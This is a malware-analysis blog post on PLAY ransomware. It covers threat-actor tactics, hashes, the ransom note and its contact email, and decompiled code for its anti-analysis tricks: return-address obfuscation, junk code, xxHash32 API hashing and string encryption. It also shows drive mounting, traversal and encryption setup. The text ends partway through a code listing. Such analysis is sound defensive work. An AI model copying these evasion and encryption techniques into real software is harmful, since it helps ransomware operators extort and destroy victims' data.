PLAY Ransomware

chuongdong.com/reverse engineering/2022/09/03/PLAYRansomware/

Chuong Dong

3 September 2022

Reverse Engineering · 03 Sep 2022

Contents

PLAY CTI

PLAY Ransomware (aka PlayCrypt) campaigns have been active since at least mid-July 2022. Up to five ransom notes of **PLAY** Ransomware have been uploaded to VirusTotal so far. In mid-August 2022, the first public case of **PLAY** Ransomware was announced when a journalist uncovered that Argentina's Judiciary of Córdoba was victimized.

The operators have been known to use common big game hunting (BGH) tactics, such as SystemBC RAT for persistence and Cobalt Strike for post-compromise tactics. They have also been known to use custom PowerShell scripts and AdFind for enumeration, WinPEAS for privilege escalation, and RDP or SMB for lateral movement while inside a target network.

The group appends ".play" to encrypted files and its ransom note only includes the word "PLAY" and an email address to communicate with the threat actors. The threat actors have been known to exfiltrate files using WinSCP but are not known to have a Tor data leak site like many other BGH ransomware campaigns.

Huge thanks to my man Will Thomas for this information!

Overview

This is my analysis for **PLAY Ransomware**. I'll be solely focusing on its anti-analysis and encryption features. There are a few other features such as DLL injection and networking that will not be covered in this analysis.

Despite its simplicity, **PLAY** is heavily obfuscated with a lot of unique tricks that have not been used by any ransomware that comes before.

The malware uses the generic RSA-AES hybrid-cryptosystem to encrypt files. **PLAY's** execution speed is pretty average since it uses a depth-first traversal algorithm to iterate through the file system. Despite launching a separate thread to encrypt each file, this recursive traversal hinders its performance significantly.

IOCS

The analyzed sample is a 32-bit Windows executable.

MD5: 223eff1610b432a1f1aa06c60bd7b9a6

SHA256: 006ae41910887f0811a3ba2868ef9576bbd265216554850112319af878f06e55

Sample: MalwareBazaar



Figure 2: VirusTotal Result.

Ransom Note

The content of the default ransom note is stored as an encoded string in **PLAY's** executable, which contains the string *"PLAY"* as well as an email address for the victim to contact the threat actor.

PLAY's ransom note filename is **"ReadMe.txt"**.



Figure 3: PLAY's Ransom Note.

Anti Analysis

Anti-Analysis: Return-Oriented Programming

Upon opening the executable in IDA, we can see that most of the assembly code does not make sense and is not too meaningful. An example can be seen from **WinMain**, where there is no clear return statement with garbage bytes popping up among valid code.

```
.text:004142D1                 mov     ebp, esp
.text:004142D3                 push    ebx
.text:004142D4                 push    esi
.text:004142D5                 push    edi
.text:004142D6                 sub     esp, 0Ch
.text:004142D9                 mov     ax, 5AE5h
.text:004142DD                 cmp     ax, 5834h
.text:004142E1                 jg      short loc_4142E9
.text:004142E3                 add     esp, 183h
.text:004142E9
.text:004142E9 loc_4142E9:                             ; CODE XREF: WinMain(x,x,x,x)+11↑j
.text:004142E9                 add     esp, 0Ch
.text:004142EC                 call    sub_4142F5
.text:004142F1                 pop     edi
.text:004142F1 _WinMain@16     endp ; sp-analysis failed
.text:004142F1
.text:004142F1 ; ---------------------------------------------------------------------------
.text:004142F2                 db 0A0h
.text:004142F3                 db  93h
.text:004142F4                 db  99h
.text:004142F5
.text:004142F5 ; =============== S U B R O U T I N E =======================================
.text:004142F5
.text:004142F5
.text:004142F5 ; void sub_4142F5()
.text:004142F5 sub_4142F5      proc near               ; CODE XREF: WinMain(x,x,x,x)+1C↑p
.text:004142F5                 add     dword ptr [esp+0], 35h ; '5'
.text:004142F9                 retn
.text:004142F9 sub_4142F5      endp
.text:004142F9
.text:004142F9 ; ---------------------------------------------------------------------------
.text:004142FA                 dw 3716h
.text:004142FC                 dd 8663A98Dh, 31268684h, 664EC078h, 0D497B3Eh, 52B226C7h
```

Figure 3: Anti-decompiling Feature in WinMain.

As shown in the disassembled code above, the control flow in **WinMain** calls **sub_4142F5**, and upon return, **edi** is popped and we run into the garbage bytes at 0x4142F2. As a result, IDA fails to decompile this code properly.

```
// positive sp value has been detected, the output may be wrong!
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  sub_4142F5();
  JUMPOUT(0x4142F2);
}
```

Figure 4: Unpatched WinMain Decompiled Code.

Examine **sub_4142F5**, we see that the value stored at the stack pointer is immediately added by 0x35 before a **retn** instruction is executed.

We know that the **call** instruction basically contains two atomic instructions, one pushing the address of the next instruction (after the **call** instruction) onto the stack and one jumping to the subroutine being called. When the code enter **sub_4142F5**, the return address (in this case, it is 0x4142F1) is stored at the stack pointer on top of the stack. The subroutine adds 0x35 to this, changing the return address to 0x414326, and **retn** to jump to it.

Knowing this, we can scroll down and try to disassembly the bytes at 0x414326 to get the next part of the **WinMain** code.

```
.text:004142F5 ; void sub_4142F5()
.text:004142F5 sub_4142F5      proc near               ; CODE XREF: WinMain(x,x,x,x)+1C↑p
.text:004142F5                 add     dword ptr [esp+0], 35h ; '5'
.text:004142F9                 retn
.text:004142F9 sub_4142F5      endp
.text:004142F9
.text:004142F9 ; ---------------------------------------------------------------------------
.text:004142FA                 dd 0A98D3716h
.text:004142FE                 dd 86848663h
.text:00414302                 dd 0C0783126h
.text:00414306                 dd 7B3E664Eh
.text:0041430A                 dd 26C70D49h
.text:0041430E                 dd 164E52B2h
.text:00414312                 dd 0B4972D55h
.text:00414316                 dd 396F2573h
.text:0041431A                 dd 0A1FDFB65h
.text:0041431E                 dd 0D99A80FEh
.text:00414322                 dd 0D1492D69h
.text:00414326 ; ---------------------------------------------------------------------------
.text:00414326                 sub     esp, 0Ch
.text:00414329                 mov     al, 7Ch ; '|'
.text:0041432B                 mov     dl, 50h ; 'P'
.text:0041432D                 cmp     al, dl
.text:0041432F                 jg      short loc_414337
.text:00414331                 add     esp, 15Bh
.text:00414337
.text:00414337 loc_414337:                             ; CODE XREF: .text:0041432F↑j
.text:00414337                 add     esp, 0Ch
.text:0041433A                 call    sub_41435B
.text:0041433F                 sti
.text:00414340                 mov     cl, 0D2h
.text:00414342                 mov     eax, 0A141DD44h
```

Figure 5: Disassembled Hidden Code.

Using this return-oriented programming approach to divert the regular control flow of the program, **PLAY** is able to bypass most static analysis through IDA's disassembly and decompilation.

We can also quickly see that at 0x41433A, there is another **call** instruction followed by some garbage bytes. This means that the obfuscation occurs multiple times in the code.

My approached to this was to programmatically patch all these **call** instructions up. A simple patch used in my analysis is calculating the jump (the value added to the return address) and replacing the **call** instruction with a **jump** instruction to the target address.

To scan for all of this obfuscated code, I use 3 different (but quite similar) regexes(is this a word?) in IDAPython to find and patch them. You can find my patching script here.

After patching, the **WinMain** code looks something like this.

```
// positive sp value has been detected, the output may be wrong!
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  sub_415110();
  return 1;
}
```

Figure 6: Patched WinMain.

A little underwhelming, but now we have successfully deobfuscated the code, get a meaningful **call** instruction to **sub_415110** and a proper returning statement in the decompiled code!

Anti-Analysis: Garbage Code

Beside control flow obfuscation, **PLAY** also litters its code with random moving instructions that don't contribute to the main functionality of the program.

```
v0 = v38;
v1 = 0x1B;
v21 = 0x7044577768646735i64;
strcpy(v18, "upsvYgElq");
v19 = 0x6C005A00310045i64;
v26 = 0x73746966;
v20 = 0x7A;
v33 = 0x4D;
v31 = 0x61;
v27 = 0x38C;
do
{
  mem_clear_1(v0);
  v0 += 0x218;
  --v1;
}
while ( v1 );
v2 = v39;
v3 = 0x1B;
do
{
  mem_clear_2(v2);
  v2 += 8;
  --v3;
}
while ( v3 );
```

```
004169D0    movq    xmm0, ds:qword_42A084
004169D8    lea     esi, [ebp+var_39D8]
004169DE    mov     eax, ds:dword_42A07C
004169E3    mov     edi, 1Bh
004169E8    movq    [ebp+var_3A18], xmm0
004169F0    movq    xmm0, ds:qword_42A090
004169F8    movq    qword ptr [ebp+var_3A30], xmm0
00416A00    movq    xmm0, ds:qword_42A09C
00416A08    movq    [ebp+var_3A24], xmm0
00416A10    movups  xmm0, ds:xmmword_42A0A8
00416A17    mov     [ebp+var_39F8], eax
00416A1D    movzx   eax, ds:word_42A098
00416A24    movups  [ebp+var_3A58], xmm0
00416A2B    mov     word ptr [ebp+var_3A30+8], ax
00416A32    movups  xmm0, ds:xmmword_42A0C0
00416A39    mov     eax, ds:dword_42A0A4
00416A3E    mov     [ebp+var_3A19], 0
00416A45    movups  [ebp+var_3A90], xmm0
00416A4C    mov     [ebp-3A1Ch], eax
00416A52    mov     eax, 38Ch
00416A57    movq    xmm0, ds:qword_42A0D0
00416A5F    movq    [ebp+var_3A80], xmm0
00416A67    movups  xmm0, ds:xmmword_42A0DC
00416A6E    mov     [ebp+var_39DD], 4Dh ; 'M'
00416A75    mov     [ebp+var_39E1], 61h ; 'a'
00416A7C    movups  [ebp+var_3A74], xmm0
00416A83    mov     [ebp+var_39F0], eax
00416A89    movq    xmm0, ds:qword_42A0EC
00416A91    movq    [ebp+var_3A64], xmm0
00416A99    movq    xmm0, ds:qword_42A0F8
00416AA1    movq    [ebp+var_3A40], xmm0
00416AA9    nop     dword ptr [eax+00000000h]
```

Figure 7, 8: Garbage Code.

This makes the decompiled code looks a lot messier, and it is not simple to patch all of these ups since valid code is usually stuffed in between of these garbage code. Patching by jumping over them would sometime break the program itself.

The only solution I have for this is to mentally ignore them while analyzing.

Anti-Analysis: API Hashing

Similar to most modern ransomware, **PLAY** obfuscates its API call through API name hashing. The API resolving function takes in a target hash and a DLL address.

It walks the DLL's export table to get the name of the exports. For each API name, the malware calls **sub_40F580** with the name as the parameter and adds 0x4E986790 to the result to form the final hash. This hash is compared with the target hash, and if they match, the address of the API is returned.

```
while ( 1 )
{
  API_name = (v15 + *v12);
  v36 = v14 + v13;
  v17 = v26;
  v5 += v27 - 1;                                    // API hashing
  produced_hash = sub_40F580(strlen(API_name), API_name, 1u) + 0x4E986790;
  if ( BYTE1(v21[0]) && v33 )
  {
    v33 = v5 - 1;
  }
  else
  {
    v17 = v9 + v36;
    LOWORD(v33) = v9 + v35 + 0x61;
  }
  if ( produced_hash == target_hash_1 )
    break;
```

Figure 9: API Hashing.

As shown below, the hashing function contains a lot of unique constants, which allows us to quickly look up that it is **xxHash32**. With this, we know that the full hashing algorithm is **xxHash32** with the seed of 1 and the result added to 0x4E986790.

```
v27 = a2;
v3 = 0;
v4 = a1;
if ( a2 )
{
  if ( a1 < 0x10 )
  {
    v12 = a3 + 0x165667B1;
  }
  else
  {
    v6 = a3;
    v22 = a3 + 0x24234428;
    v7 = a3 + 0x61C8864F;
    v23 = a3 - 0x7A143589;
    v26 = a2 + 3;
    v25 = a2 + 2;
    v8 = a2 + 3;
    v24 = a2 + 1;
    v21 = v4 >> 4;
    do
    {
      v4 -= 0x10;
      v22 = 0x9E3779B1
          * __ROL4__(
              v22 - 0x7A143589 * (*(v3 + v27) | ((*(v24 + v3) | ((*(v25 + v
              0xD);
      v23 = 0x9E3779B1
          * __ROL4__(
```

Figure 10: xxHash32 Code.

From here, I developed an IDAPython script to automatically resolve all APIs that the malware uses, which you can find here.

```
HIBYTE(v30) = LOBYTE(v18[1]) + 1;
LOWORD(v28) = 0x72;
LoadLibraryA = resolve_API(0xBE8203B4, v4, 0);
v27 = 0x2052;
v29 = 0x72 * v19[4];
VirtualAlloc = resolve_API(0x2307B1A7, v4, 1);
LOWORD(v1) = 0xEB6;
v26 = v1;
VirtualFree = resolve_API(0x19A330F3, v4, 1);
v17 = v19[2] * v29;
v20 = v27;
FindFirstFileW = resolve_API(0x2C75F7F6, v4, 1);
v28 = (v28 - 1);
v22 = v28;
FindNextFileW_0 = resolve_API(0xC54F85BD, v4, 1);
FindClose_0 = resolve_API(0x9748DD14, v4, 1);
v23 = 0x4D;
CreateFileA = resolve_API(0x80CD7E0C, v4, 1);
CreateFileW_0 = resolve_API(0xC60149B9, v4, 1);
ReadFile = resolve_API(0x7E556724, v4, 1);
```

Figure 11: Resolving APIs.

Anti-Analysis: String Encryption

Most important strings in **PLAY** are encoded in memory. The decoding algorithm does not seem to be too clear, so I just dynamic-ed my way through these. School is whooping my ass right now, so I try to avoid analyzing stuff whenever I can.

```
*Destination = 0;
decrypt_string(6u, &unk_42CA34, v12, v13, &v19);// "-d"
v3 = wcscmp(argv[1], &v19);
if ( v3 )
  v3 = v3 < 0 ? 0xFFFFFFFF : 1;
if ( !v3 )
{
  decrypt_string(0xAu, &unk_42B968, v12, v13, Source);// "\\?\"
```

Figure 12: PLAY's String Decryption.

Static Code Analysis

Command-Line Arguments

PLAY can run with or without command-line arguments.

Below is the list of arguments that can be supplied by the operator.

Argument	Description
-mc	Execute normal functionality. Same as no command-line argument.
-d <drive path>	Encrypt a specific drive
-ip <shared resource path> <username> <password>	Encrypt network shared resource
-d <path>	Encrypt a specific folder/file

```
decrypt_string(8u, &unk_42CA48, v12, v13, &v18);// "-ip"
v5 = wcscmp(argv[1], &v18);
if ( v5 )
  v5 = v5 < 0 ? 0xFFFFFFFF : 1;
if ( !v5 )
{
  wcscpy_s(Destination, 0x104u, argv[2]);
  if ( argc == 5 )
  {
    wcscpy_s(v10, 0x104u, argv[3]);
    wcscpy_s(v11, 0x104u, argv[4]);
    username = v10;
    password = v11;
  }
  else
  {
    password = 0;
    username = 0;
  }
  w_encrypt_network_shared_ressource(username, Destination, password);// network path
  return 1;
}
decrypt_string(6u, &unk_42CA40, v12, v13, &v19);// "-p"
v7 = wcscmp(argv[1], &v19);
if ( v7 )
  v7 = v7 < 0 ? 0xFFFFFFFF : 1;
if ( !v7 )
{                                           // target path
  wcscpy_s(Destination, 0x104u, argv[2]);
  encrypt_target_path(Destination);
  return 1;
```

Figure 13: Checking Command-Line Arguments.

Crypto Initialization

Prior to encryption, **PLAY** initializes and retrieves cryptographic algorithm providers.

First, it calls **BCryptOpenAlgorithmProvider** to load and initialize a CNG provider for random number generation and **BCryptImportKeyPair** to import its hard-coded RSA public key.

```
v6 = v52;
v7 = w_BCryptOpenAlgorithmProvider(&BCRYPT_RNG_PROVIDER, RNG_str);// "RNG"
*RNG_str = 0i64;
if ( v7 )
  return 0xFFFFFFFE;
decrypt_string(0x1Cu, &PLAY_RSAPUBLICBLOB, v32, v37, RSAPUBLICBLOB_str);// "RSAPUBLICBLOB"
v9 = w_BCryptImportKeyPair(RSAPUBLICBLOB_str, v8, RSAPUBLICBLOB_str);
memset(RSAPUBLICBLOB_str, 0, sizeof(RSAPUBLICBLOB_str));
if ( v9 )
  return 0xFFFFFFF9;
FILE_STRUCT_LIST = w_VirtualAlloc(v10, 0x2400, v10);
FILE_STRUCT_LIST_2 = FILE_STRUCT_LIST_1;
*FILE_STRUCT_LIST_1 = FILE_STRUCT_LIST;
if ( !FILE_STRUCT_LIST )
  return 0xFFFFFFFD;
::FILE_STRUCT_LIST = FILE_STRUCT_LIST;         // contains 128 file structs
```

Figure 14: Initializing & Importing Cryptographic Key.

Next, the malware calls **VirtualAlloc** to allocate a buffer to store 128 file structures used for encrypting files. The structure's size is 0x48 bytes with its content listed below.

```
struct play_file_struct
{
  int struct_index;
  char *filename;
  int initialized_flag;
  int padding1;
  char *file_path;
  int file_marker[2];
  int chunk_count;
  int chaining_mode_flag;
  DWORD large_file_flag;
  HANDLE AES_provider_handle;
  HANDLE bcrypt_RNG_provider;
  HANDLE RSA_pub_key_handle;
  HANDLE file_handle;
  LARGE_INTEGER file_size;
  DWORD file_data_buffer;
  DWORD padding2;
};
```

Field	Description
struct_index	Index of the structure in the global structure list
filename	The name of the file being processed
initialized_flag	Set to 1 when the structure is populated with a file to encrypt
file_path	Path of the file being processed
file_marker	Address of constants to write to file footer marking that it's been encrypted
chunk_count	Number of chunks to encrypt in the file
chaining_mode_flag	Set to 1 to use chaining mode GCM, 0 to use chaining mode CBC
large_file_flag	Set to 1 when the processed file is large

Field	Description
AES_provider_handle	AES algorithm provider handle
bcrypt_RNG_provider	RNG algorithm provider handle
RSA_pub_key_handle	RSA public key handle
file_handle	File handle
file_size	File size
file_data_buffer	Address to virtual buffer to read file data in

PLAY iterates through this global structure list and populates each structure's field. First, it sets the encrypted file markers in the struct to the following hard-coded values, which will later be written to the end of each encrypted file.

```
.rdata:00429AD0 FILE_MARKER_1   db  96h                    ; DATA XR
.rdata:00429AD1                 db 0ABh
.rdata:00429AD2                 db 0CEh
.rdata:00429AD3                 db  54h ; T
.rdata:00429AD4                 db  93h
.rdata:00429AD5                 db  1Eh
.rdata:00429AD6                 db  55h ; U
.rdata:00429AD7                 db  82h
.rdata:00429AD8                 db  7Ch ; |
.rdata:00429AD9                 db  84h
.rdata:00429ADA                 db  21h ; !
.rdata:00429ADB                 db  1Ah
.rdata:00429ADC                 db  49h ; I
.rdata:00429ADD                 db  3Eh ; >
.rdata:00429ADE                 db  87h
.rdata:00429ADF                 db 0A7h
.rdata:00429AE0 FILE_MARKER_2   db 0FAh                    ; DATA XR
.rdata:00429AE1                 db  8Fh
.rdata:00429AE2                 db 0CFh
.rdata:00429AE3                 db 0F4h
.rdata:00429AE4                 db  35h ; 5
.rdata:00429AE5                 db 0EBh
.rdata:00429AE6                 db 0A4h
.rdata:00429AE7                 db  35h ; 5
```

Figure 15: Encrypted File Markers.

Then, the malware sets the RNG and AES provider handles as well as the RSA public key handle to the structure. These will later be used to generate random AES key and IV to encrypt files.

```
file_struct→file_marker[0] = &FILE_MARKER_1;
file_struct→file_marker[1] = &FILE_MARKER_2;
file_struct→currently_not_process_flag = 1;
file_struct→initialized_flag = 0;
if ( v20 < 0x55 )
  v6 = 0x6B * v53;
v23 = v49 + v22;
v24 = v54;
file_struct→struct_index = struct_index_1;
v25 = v6 + v24;
file_struct→bcrypt_RNG_provider = &BCRYPT_RNG_PROVIDER;
file_struct→RSA_pub_key_handle = &BCRYPT_RSA_PUB_KEY_HANDLE;
v47 = v23 * v23;
v54 = v6 + LOBYTE(v44[1]) - 0x68;
decrypt_string(8u, &unk_42CA50, v34, v38, AES_str);// AES
v57 += v42[6];
++v56;
v51 += v48;                              // importing AES keys?
v26 = w_BCryptOpenAlgorithmProvider(&::FILE_STRUCT_LIST[struct_index + 0xA], AES_str);
v49 += 0x38D2;
LOWORD(v41) = v50 + v55;
```

Figure 16: Encrypted File Markers.

Check Existing Drives

Before iterating through all drives to encrypt, **PLAY** enumerates all volumes on the victim's system by calling **FindFirstVolumeW** and **FindNextVolumeW**. If the volume is not a CD-ROM drive or a RAM disk, the malware calls **GetVolumePathNamesForVolumeNameW** to retrieve a list of drive letters and mounted folder paths for the specified volume.

If this list is empty, which means the volume is not mounted to any folder, **PLAY** calls **GetDiskFreeSpaceExW** to check if the volume's free space is greater than 0x40000000 bytes. If it is, the malware calls **SetVolumeMountPointW** to try mounting the volume to a drive path.

```
find_volume_handle_1 = FindFirstVolumeW(volume_name, 0x104);
v5 = 0xEC2;
v6 = 4;
find_volume_handle = find_volume_handle_1;
do ...
if ( find_volume_handle_1 ≠ INVALID_HANDLE_VALUE )
{
  v24 = 0x74;
  v23 = 0x68;
  v21 = 0x56;
  do
  {
    GetDriveTypeW = resolve_API_layer_2(::GetDriveTypeW);
    drive_type = GetDriveTypeW(volume_name);
    if ( drive_type ≠ DRIVE_CDROM && drive_type ≠ DRIVE_RAMDISK )
    {
      GetVolumePathNamesForVolumeNameW = resolve_API_layer_2(::GetVolumePathNamesForVolumeNameW);
      if ( !GetVolumePathNamesForVolumeNameW(volume_name, &volume_path_name, 0x208, &volume_path_name_len
        v23 = v22 + v19 + 1;
      v19 = 0xB4;
      if ( volume_path_name_len ≤ 1 )        // not mounted yet
      {
        LODWORD(volume_free_space) = w_GetDiskFreeSpaceExW(volume_name);
        if ( volume_free_space > 0x40000000 )
        {
          w_SetVolumeMountPointW_0(volume_name);
          v22 = 0;
        }
        v24 += 3;
        v21 += 3;
      }
      v23 -= 0x56;
    }
    FindNextVolumeW = resolve_API_layer_2(::FindNextVolumeW);
```

Figure 17: Enumerating Volumes.

For each volume to be mounted, **PLAY** iterates through all characters to find a drive name that it can call **SetVolumeMountPointW** to mount the volume to.

```
wcscpy_s(drive_Path, 0x104u, Source);
v5 = 2;
do
  --v5;
while ( v5 );
v6 = v23[3];
v7 = 0;
*Source = 0i64;
v8 = 0x1E3;
v9 = v23[3] + 0x92;
do
{
  v24 = v8 - v6;
  *&v23[2] = 0;
  if ( w_SetVolumeMountPointW(drive_Path, *volume_path) )
    return 1;
  ++v7;
  ++drive_Path[0];                              // goes from drive A:// to Z://
  v8 = v9 + 0x96;
  *&v23[2] = v9 + 0x96;
}
while ( v7 < 0x1A );
```

Figure 18: Setting Mount Point for Volume.

Using the same trick to iterates through all possible drive names, **PLAY** calls **GetDriveTypeW** to check the type of each drive.

It avoids encrypting CD-ROM drive or RAM disk. If it's a remote drive, the malware calls **WNetGetUniversalNameW** to retrieve the universal name of the network drive.

```
if ( drive_type == DRIVE_REMOTE || drive_type == DRIVE_NO_ROOT_DIR )
{
  if ( v13 )                              // remote drive
  {
    HIDWORD(v51) = v39[4] - v44;
    v16 = v38 + v51 - 2 + v47;
  }
  else
  {
    v16 = v11 + WORD1(v31) + 1;
  }
  v45 = v16;
  *&v35[2] = (v51 + v50);
  v47 = WORD3(v33);
  lpBufferSize = 0x104;
  v41 = *&v35[2];
  LOWORD(v40) = v51 + v50;
  error_code = w_WNetGetUniversalNameW(full_drive_path, &drive_remote_name_info, &lpBufferSize);
  v12 = HIDWORD(v51) * v39[4];
  v44 = 1;
  v38 = v12;
  v50 = 0x1518;
  v55 = v32[3] + 0x184;
```

Figure 19: Processing Network Drive.

The final drive path to be encrypted is set to the network drive's universal name or connection name, depending on which exists.

```
drive_remote_name_to_encrypt = (full_drive_name[2] + 0x218 * *full_drive_name);
if ( drive_remote_name_info.lpUniversalName )
{
  wcscpy_s(drive_remote_name_to_encrypt, 0x104u, drive_remote_name_info.lpUniversalName);
  LOBYTE(v50) = v45 * v39[2];
}
else
{
  wcscpy_s(drive_remote_name_to_encrypt, 0x104u, drive_remote_name_info.lpConnectionName);
}
```

Figure 20: Retrieving Network Drive Name.

If the drive is a regular drive, its name remains the same. Each valid drive has its name added to the list of drive names to be traversed and encrypted.

Recursive Traversal

To begin traversing drives, **PLAY** iterates through the list of drive names above and spawns a thread with **CreateThread** to traverse each drive on the system.

```
do
{
  drive_index = 0;
  if ( drive_count > 0 )
  {
    v9 = v23;
    drive_path = v39;
    do
    {
      *drive_path = v9;
      *(drive_path + 1) = 0;
      if ( v4 ≤ 1u )
      {
        v29 = BYTE3(v21) + 0x5DF;
        LOWORD(v7) = v7 - 1;
        v28 = v7;
      }
      thread_handle = w_CreateThread(w_recursive_traverse, drive_path);
      v4 = v32;
      thread_handles[drive_index] = thread_handle;
      v9 += 0x218;
      v7 = v28;
      ++drive_index;
      drive_path += 8;
    }
    while ( drive_index < drive_count_1[0] );
    v6 = v27;
```

Figure 21: Spawning Threads to Traverse Drives.

Before processing a drive, the malware extracts the following ransom note content before dropping it into the drive folder. This is the only place where the ransom note is dropped instead of in every folder like other ransomware.

```
PLAY
teilightomemaucd@gmx.com
```

```
result = w_VirtualAlloc(drive_path, 0xFFFF, drive_path);
full_drive_path = result;
if ( result )
{
  *result = 0;
  wcscpy_s(result, 0x7FFFu, *drive_path_1);
  v11 = 0;
  string_decrypt(0x1F, &unk_42B974, v16, v17, &ransom_note_content);// PLAY
                                              // teilightomemaucd@gmx.com
  drop_ransom_note(full_drive_path, &ransom_note_content);
  v9 = 0;
  v10 = 0;
  ransom_note_content = 0i64;
  v8 = 0i64;
  drive_path_2 = *(drive_path_1 + 4);
  v11 = 0;
  v5 = recursive_traverse(drive_path_2);
  if ( v5 < 0 )
    v5 = 0;
  w_VirtualFree(full_drive_path);
  return v5;
}
```

```
wcscpy_s(ransom_note_path_1, 0x7FFFu, full_drive_path);
v22 = __PAIR64__(v33, dwFlagsAndAttributes);
v21 = __PAIR64__(v33, dwFlagsAndAttributes);
if ( ransom_note_path_1[wcslen(ransom_note_path_1) - 1] ≠ '\\' )
{
  decrypt_string(4u, &unk_42B994, v33, dwFlagsAndAttributes, &v32);
  wcscat_s(ransom_note_path_1, 0x7FFFu, &v32);// "\\"
}
decrypt_string(0x16u, &unk_42B944, SHIDWORD(v21), v22, v31);// ReadMe.txt
wcscat_s(ransom_note_path_1, 0x7FFFu, v31);
memset(v31, 0, sizeof(v31));
ransom_note_handle = w_CreateFileW(ransom_note_path_1, 0x40000000, ransom_note_path, v21);
ransom_note_handle_1 = ransom_note_handle;
if ( ransom_note_handle ≠ INVALID_HANDLE_VALUE )
  w_WriteFile(ransom_note_handle, ransom_note_content, 0x1F, &v30);
CloseHandle_0 = resolve_API_layer_2(::CloseHandle_0);
CloseHandle_0(ransom_note_handle_1);
w_VirtualFree(ransom_note_path_1);
return v34;
```

Figure 22, 23: Dropping Ransom Note in Drive.

To begin enumerating, the malware calls **FindFirstFileW** and **FindNextFileW** to enumerate subfolders and files. It specifically checks to avoid processing the current and parent directory paths **"."** and **".."**.

```
FindFirstFileW = resolve_API_layer_2(::FindFirstFileW);
find_file_handle = FindFirstFileW(drive_find_path, &find_file_data);
find_file_handle_1 = find_file_handle;
if ( find_file_handle ≠ 0xFFFFFFFF )
{
  remove_last_char(drive_find_path);
  v24 = parent_dir_str;
  v26 = 0x6D;
  do
  {
    decrypt_string(4u, &unk_42B940, *&find_file_data.cFileName[0xDC], *&find_file_data.cFileName[0xDE], 
    v6 = wcscmp(find_file_data.cFileName, &curr_dir_str);// "."
    if ( v6 )
      v6 = v6 < 0 ? 0xFFFFFFFF : 1;
    v24 -= 2;
    v23 -= 2;
    LOWORD(v19) = v19 + 4;
    curr_dir_str = 0i64;
    v7 = WORD2(v19) + 0x33FC;
    WORD2(v19) += 0x33FC;
    decrypt_string(
      6u,
      &unk_42C980,
      *&find_file_data.cFileName[0xDC],
      *&find_file_data.cFileName[0xDE],
      &parent_dir_str);                      // ".."
    v8 = wcscmp(find_file_data.cFileName, &parent_dir_str);
```
Figure 24: Enumerating Files.

If the file encountered is a directory, the malware checks to avoid encrypting the **“Windows”** directory. After that, it concatenates the subdirectory’s name to the current file find path and recursively traverse through the subdirectory by calling the traversal function on it.

```
if ( (find_file_data.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) ≠ 0 )
{
  v9 = &unk_42C7E0;                     // directory
  v10 = 0;
  v11 = 0x63;
  while ( 1 )
  {
    *&find_file_data.cFileName[0xFB] = 0x34;
    if ...
    decrypt_string(0x68u, v29, *&find_file_data.cFileName[0xF7], *&find_file_data.cFileName[0xF9],
    v11 -= 2;                           // "Windows"
    v12 = wcscmp(v28, find_file_data.cFileName);
    if ...
    if ...
    v10 += 0x34;
    v9 += 0x34;
